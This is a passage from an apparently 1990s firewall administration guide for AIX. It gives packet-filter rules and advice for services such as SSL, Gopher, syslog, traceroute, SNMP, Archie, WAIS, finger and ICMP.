


Figure 55. HTTP, Proxy in the Nonsecure Network (preferably using DMZ)

5.9 S-HTTP

S-HTTP is a protocol designed in order to correct the lack of authentication and encryption of HTTP. It is able to transport confidential data such as credit card numbers and is also able to provide authentication of client and server, using public key certificates.

From a filtering point of view, it is identical to HTTP. The server listens for connections on tcp port 80, and the clients use any nonprivileged port. The server will realize if it is an HTTP connection or an S-HTTP connection from the URL (if it starts with http, it is HTTP, if it starts with shttp, it is S-HTTP). Web documents retrieved with S-HTTP should not be cached in a proxy server, because the proxy server cannot determine what S-HTTP options are appropriate.




Figure 56. Secure HTTP, Connection Between Client and Server

5.10 SSL. Secure Sockets Layer

SSL is a protocol developed by Netscape Communications Corporation along with RSA Data Security, Inc. It attempts to provide an alternative for the standard TCP/IP socket API to resolve problems of authentication and encryption. The advantage that it presents over S-HTTP is that it is useful not only for HTTP, but for any other TCP based service. From a firewall perspective it is a standard TCP service in which the client uses any nonprivileged port and the server uses port 443. Follow the recommendations for HTTP and substitute port 443 in place of 80.




Figure 57. SSL, Connection Between Client and Server

5.11 Gopher

Gopher is a protocol used for information retrieval. It is not as popular as HTTP, but there are still some Gopher servers to which you may wish to provide access. Usually the client machine does not use a specific client for Gopher, because the most popular Web Browsers already have support for this protocol.

The server uses tcp/70, and the client can use any nonprivileged port.




Figure 58. Gopher, Using a Socksified Client

```
# Connection from the client to the Socks Server
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 1080 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 1080 gt 1023 secure local outbound

# Connection from Firewall to the Server in the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 70 nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 70 gt 1023 nonsecure local inbound
```

5.12 ident

The ident protocol is used to authenticate the user of a connection. The server (the machine who′s connection is being authenticated) uses tcp/113 and the client (the machine that is trying to authenticate the connection) uses a nonprivileged port.

If you are planning to use SOCKS with user authentication, you should enable this service from the firewall to the secure network.




Figure 59. ident, For Authentication from the Firewall to the Secure Network

```
# Allow use of ident from Firewall to Secure Network
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp     gt 1023 eq 113 secure local outbound
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp/ack eq 113 gt 1023 secure local inbound
```

5.13 Syslog

Syslog is a service used in order to manage log messages from multiple machines in a centralized place. It is mostly used by Unix machines, but now is gaining acceptance in other devices, such as hubs. Syslog should not be allowed outside the secure network, because it can be used for a denial of service attack (if you have a DMZ, it is safe to use syslog between servers in the DMZ and a logging host within the secure network).

It is also convenient to log firewall messages in another machine. We will describe this in Chapter 11, "Logging and Managing Logs for the Secure Network Gateway" on page 173.




Figure 60. Syslog, From the Firewall to a Logging Host

```
# Allow syslog messages from the Firewall to the Centralized Place.
permit s.s.s.1 0xffffffff S.Y.S.L 0xffffffff udp any 0 eq 514 secure local outbound
```

5.14 Traceroute

Traceroute is a service that is useful in allowing network administrators to track the path that an IP packet is following in order to reach its final destination. It works by sending UDP packets from one high port (port number >1023) to another high port. It selects a free UDP Port (in our tests on AIX 4.1.4 we only saw packets from ports greater than 40000) and starts to send packets to different high ports (in AIX 4.1.4 it starts by default from port 33434, unless you specify this with -p).

In order to discover the path, it plays some tricky games with the TTL value of the packet (this field must be decremented by routers every time they forward the packet). First it sends a UDP packet with TTL=1, so the first router gets the packet, decrements the TTL field, and then discards the packet because the TTL reached 0. After discarding the packet, the router sends an ICMP TTL exceeded message to the sender, so the sender learns the address of the first hop.

Then it uses a TTL value of two, and it gets the second router address. It keeps getting router addresses with TTL exceeded messages until the packet reaches the destination host. Once the destination host receives the packet, it realizes that it doesn′t have any service on the high port, and so it sends an ICMP port unreachable message to the sender.

From this description, you can see that using traceroute involves several UDP packets flowing from the sender to the destination, ICMP TTL exceeded messages flowing from the routers to the sender, and finally an ICMP port unreachable message from the destination to the original sender.

Traceroute from the Firewall:




Figure 61. Traceroute Session from the Firewall

This configuration can be safely permitted. In order to do this you must send high UDP packets and accept ICMP TTL and port unreachable messages, using the following filter rule scheme:

```
# Traceroute to NSN. Outgoing UDP Packets
permit n.n.n.1 0xffffffff 0 0 udp gt 32768 gt 32768 nonsecure local outbound
# Traceroute to SN. Outgoing UDP Packets
permit s.s.s.1 0xffffffff 0 0 udp gt 32768 gt 32768 secure    local outbound
# Traceroute. Reply from the Routers
permit 0 0 n.n.n.1 0xffffffff icmp eq 11 eq 0 nonsecure local inbound
permit 0 0 s.s.s.1 0xffffffff icmp eq 11 eq 0 secure    local inbound
# Traceroute. Reply from the final node.
permit 0 0 n.n.n.1 0xffffffff icmp eq 3  eq 3 nonsecure local inbound
permit 0 0 s.s.s.1 0xffffffff icmp eq 3  eq 3 secure    local inbound
```

Traceroute to the Firewall: In order to enable this service, you must allow outgoing ICMP port unreachable messages. You may not want to do this because it would be useful to an attacker as a fast way to discover which services you are providing. You can safely allow traceroute from the secure network.

5.15 Network Management Sessions

You may want a network management application (such as NetView for AIX) to be able to monitor across the secure/nonsecure network boundary. Most such applications use the Simple Network Management Protocol (SNMP) for network polling, plus ICMP echo (PING) requests to ascertain whether devices are available or not.




Figure 62. SNMP Manager Querying SNMP Agent




Figure 63. SNMP Agent Notifying SNMP Manager

The following filter rules will enable an SNMP-based network manager (N.V.6.K) in the secure network to monitor the firewall:

```
# SNMP Get, GetNext and Set from Network Manager to Firewall
permit N.V.6.K 0xffffffff s.s.s.1 0xffffffff udp gt 1023 eq 161 secure local inbound
permit s.s.s.1 0xffffffff N.V.6.K 0xffffffff udp eq 161 gt 1024 secure local outbound

# SNMP Traps from Firewall to Network Manager
permit s.s.s.1 0xffffffff N.V.6.K 0xffffffff udp gt 1023 eq 162 secure local outbound

# Ping from N.V.6.K to Firewall
permit N.V.6.K 0xffffffff s.s.s.1 0xffffffff icmp eq 8 any 0 secure local inbound
permit s.s.s.1 0xffffffff N.V.6.K 0xffffffff icmp eq 0 any 0 secure local outbound
```

The first two filter rules allow SNMP GET, GETNEXT and SET requests to be sent by the manager node (N.V.6.K) to the SNMP agent on the firewall (and responses from the firewall). The third filter rule allows the firewall to send an SNMP trap to the manager node (the manager receives traps by listening on UDP port 162). The final rules allow an ICMP echo request from the network manager to the firewall and an echo reply from the firewall to the network manager.

Note that care should be taken with SNMP if you have any devices that allow update via SNMP SET. Most workstations and routers allow SNMP GET requests only, so there is little damage a cracker can do. However, some devices, notably LAN hubs, allow remote control and configuration functions via SNMP SET requests. SNMP security is imposed by the agent which limits manager access based on the manager IP address and a community name field. Both of these fields are carried in clear in the UDP packet, so it is not difficult for an attacker to fool the agent into giving him full control.

SNMP Version 2 is an attempt to address the authentication and encryption shortcomings of SNMP Version 1. However, the original security scheme for SNMPv2 has been rejected as too complex to administer. There are several security schemes under consideration at present:


- SNMPv2C is community-based security, similar to Version 1. It provides negligible protection from attack.
- SNMPv2U is user-based security, which uses a shared secret (password-based) approach to authenticate the user. This is a very secure system, which is simple to implement but with limited extensibility.
- SNMPv2* also provides user-based security, but is based on a more complex administrative framework than SNMPv2U.

5.16 Archie

Archie is a service useful for searching programs in anonymous FTP servers. The archie servers maintain a database of program names, location and descriptions.

Archie is a UDP protocol that uses port 1525 for the server and nonprivileged ports for the client. There are several ways in which users can use this protocol, circumventing UDP packets. They can use a WWW gateway, a Telnet client, or access a rchie through mail.

In order to use the WWW gateway, they just need HTTP access (see 5.8, “HTTP - World Wide Web Sessions” on page 71). In this case, they will just have to open a Gateway Form Document, like http://www-ns.rutgers.edu/htbin/archie (see Figure 64 on page 81).



Document Title: Archie Request Form

Document URL: http://www-ns.rutgers.edu/htbin/archie

Rutgers University Network Services

Archie Request Form

Archie locates files, usually software, available for public FTP access.

Archie is not a generic tool for finding things on the Web. Vague, general Search Strings, such as "binary", "jpeg", "WWW", etc., will not work. If you are not searching a specific file, please try a different service, such as The Virtual Library or Yahoo. Thanks.

Archie is a very popular service, and frequently becomes overloaded. If your search fails or times out, try the following:

- Read the note above. Archie will not find WWW files, nor will it search for general types of files, such as JPEG images.
- Select a different Archie server.
- Use an exact match
- For non-exact matches, provide a longer or more specific Search Term.
- Try again later.

Archie Server to use: archie.rutgers.edu

Search by:

- Looking for Search Term in File Names (Ignore UPPER/lowercase)
- Looking for Search Term in File Names (Pay attention to UPPER/lowercase)
- Looking for Search Term in File Names using Regular Expressions
- [✓ Looking for Exact Match]

Priority: Urgent

Search Term:

Please note that the Archie server may take several minutes to complete its search.

ns-www@www-ns.rutgers.edu

Archie gateway $Revision: 1.5 $ by Greg Bossert

Figure 64. Archie Using an HTTP Gateway

In order to use the Telnet service, the user needs outgoing Telnet access. They telnet to an archie server, log in as user ID archie, and then they can do any query.


```
rs600020:/adrian/bin > rtelnet archie.rutgers.edu
Trying 128.6.21.13...
Connected to archie.rutgers.edu.
Escape character is '¬]'

Solaris 2 (dogbert.rutgers.edu) (pts/7)

login: archie
# Message of the day from the localhost Prospero server:

           Welcome to the Rutgers University Archie Server!
 ------------------------------------------------------------------------------

 7/31/95  -  The Rutgers Archie server has been moved to its new home;
             A Sun SPARCserver 20/71!  Please let us know if you
             encounter any problems.
 ------------------------------------------------------------------------------

           Type "help" for information on how to use Archie.


# Bunyip Information Systems, Inc., 1993, 1994, 1995

# Terminal type aixterm' is unknown to this system.
# erase' character is ¬?'.
# search' (type string) has the value sub'.
archie> whatis "icmp echo"
ping                       PD version of the ping(1) command. Send ICMP ECHO
                           requests to a host on the network (TCP/IP) to see
                           whether it's reachable or not
archie> quit
# Bye.
Connection closed by foreign host.
```

Figure 65. Sample Archie Session Using Telnet

5.17 WAIS

WAIS (Wide Area Information Servers) is a service used to search through large text databases. It uses TCP as a transport layer; servers use port 210, and the clients use any nonprivileged port.

One easy way to provide WAIS service is through an HTTP Gateway. The client just selects a URL that provides a WAIS service (for example, http://www.ai.mit.edu/the-net/wais.html) and submits the query. In this way, if you are already providing HTTP access you can provide, WAIS access for free (you just need to educate your users).


NCSA Mosaic: Document View
File Options Navigate Annotate Help
Document Title: WAIS access through the Web
Document URL: http://www.ai.mit.edu/the-net/wais.html

Information retrieval via WAIS

WAIS (an abbreviation for Wide Area Information System) supports retrieval of documents from databases via full-text search.

One of the particular features of WAIS is that it supports the notion of directories of servers, which can be searched for the name of a particular source (if you happen to know of a source of particular interest), or by topic (if you don't).

The form below allows you to query a few of the more prominent directories of servers on the net. Pick one, type in your query terms (or the name of the WAIS source you're looking for), and push the button marked Find....

Query terms:

Which directory of servers: TMC Directory of Servers

Find relevant WAIS databases
Clear query terms
Back Forward Home Reload Open... Save As... Clone New Window Close Window

Figure 66. WAIS Using an HTTP Gateway

You could also allow SOCKSified-dedicated clients. To permit this you will need the following filtering rules that allow the firewall to contact the WAIS server on port 210:

```
# Connection from the client to the Socks Server
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 1080 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 1080 gt 1023 secure local outbound

# Connection from Firewall to the Server in the Nonsecure Network
permit n.n.n.1 0xffffffff 0 0 tcp     gt 1023 eq 210  nonsecure local outbound
permit 0 0 n.n.n.1 0xffffffff tcp/ack eq 210  gt 1023 nonsecure local inbound
```

5.18 Finger

Finger is a protocol that is used to determine which users are logged in a system. The server uses tcp/79.

This useful service has two well-known problems, one on the client side and the other on the server side.

The server side may be misused by an attacker in order to gain information about the machine. You will not have this problem, because SNG will, by default, have disabled this service for you. However, it is a good idea to provide some contact information (for example, a phone number that a remote administrator can call), so it is useful to replace the normal finger daemon with something that prints out a fixed message. You can do this simply by updating the finger entry in /etc/inetd.conf, for example:

```
finger stream  tcp     nowait  nobody  /usr/bin/cat cat /etc/myinfo.txt
```

Having set up this limited finger response, you will want to allow finger requests to be received by the firewall. The following filter rules permit this:

```
# Connection to the firewall from external finger client
permit 0 0 n.n.n.1 0xffffffff tcp     gt 1023 eq 79 nonsecure local inbound
permit n.n.n.1 0xffffffff 0 0 tcp/ack eq 79 gt 1023 nonsecure local outbound
```

The problem on the client side is a result of paranoia. If you think that someone is attacking you, finger is a useful tool to try to find out who it is. Some people invoke finger automatically within a script file to gain information when they detect a possible attack. There have been a lot of cases in which the attackers have replaced the finger daemon by a program that will send you an endless stream of data. If you execute finger within a script, this can quickly fill your file system.

The AIX finger client does not control these types of attacks, so if you decide to use finger to gain information we suggest you pipe the output through the `head` command, to limit the amount of output. (In our tests, the AIX finger filled a 300 MB file system, so this is a real problem.)

The finger client must also be protected from nonprintable characters introduced by the server. We recommend you use some replacement for the standard client, such as safe_finger, which is included in the SATAN package.

Finally, you have to be careful if you provide a finger service and use the finger client for obtaining information. You could trigger a denial of service case (also called finger war), in which someone fingers at you and then you finger them back, endlessly (mutual paranoia).

5.19 Filtering Specific ICMP Messages

At the start of this chapter we suggested that a simple but robust approach to ICMP is just to block all ICMP messages. Many of the ICMP messages may be misused by an attacker, but there are also many which are benign, and which contribute to the smooth running of your applications.

In 4.1.2, "An Introduction to ICMP Packets" on page 32 we described the different types of ICMP packets at some length and included a recommended filtering strategy for each one. The following set of rules will implement those recommendations.

Consolidated ICMP Filtering Rules:

```
#-----------------------------------------------------------
# Rules for ICMP Echo (ping)
#-----------------------------------------------------------
# Allow PING from and two the Firewall (but not routing)
permit 0 0 0 0 icmp eq 8 any 0 both local both
permit 0 0 0 0 icmp eq 0 any 0 both local both

# Block all other ICMP echo request and reply messages
deny 0 0 0 0 icmp eq 8 any 0 both both both
deny 0 0 0 0 icmp eq 0 any 0 both both both

#-----------------------------------------------------------
# Rules for ICMP Redirect
#-----------------------------------------------------------
# Permit outgoing Redirects. Log them for later notifications.
permit 0 0 0 0 icmp eq 5 any 0 both local outbound l=y
```

```
# Block all other ICMP Redirect
deny 0 0 0 0 icmp eq 5 any 0 both both both

#------------------------------------------------------------
# Rules for ICMP destination unreachable
#------------------------------------------------------------
# Permit incoming notifications
permit 0 0 0 0 icmp eq 3 any 0 both local inbound

# Permit outgoing notifications only through the Secure Interface
permit 0 0 0 0 icmp eq 3 any 0 secure local outbound

# Block all other ICMP Destination unreachable messages
deny 0 0 0 0 icmp eq 3 any 0 both both both

#------------------------------------------------------------
# Rules for ICMP Source Quench
#------------------------------------------------------------
# Permit outgoing ICMP Source Quench message
permit 0 0 0 0 icmp eq 4 any 0 both       local outbound
permit 0 0 0 0 icmp eq 4 any 0 secure     local inbound
permit 0 0 0 0 icmp eq 4 any 0 nonsecure local inbound  l=y

#------------------------------------------------------------
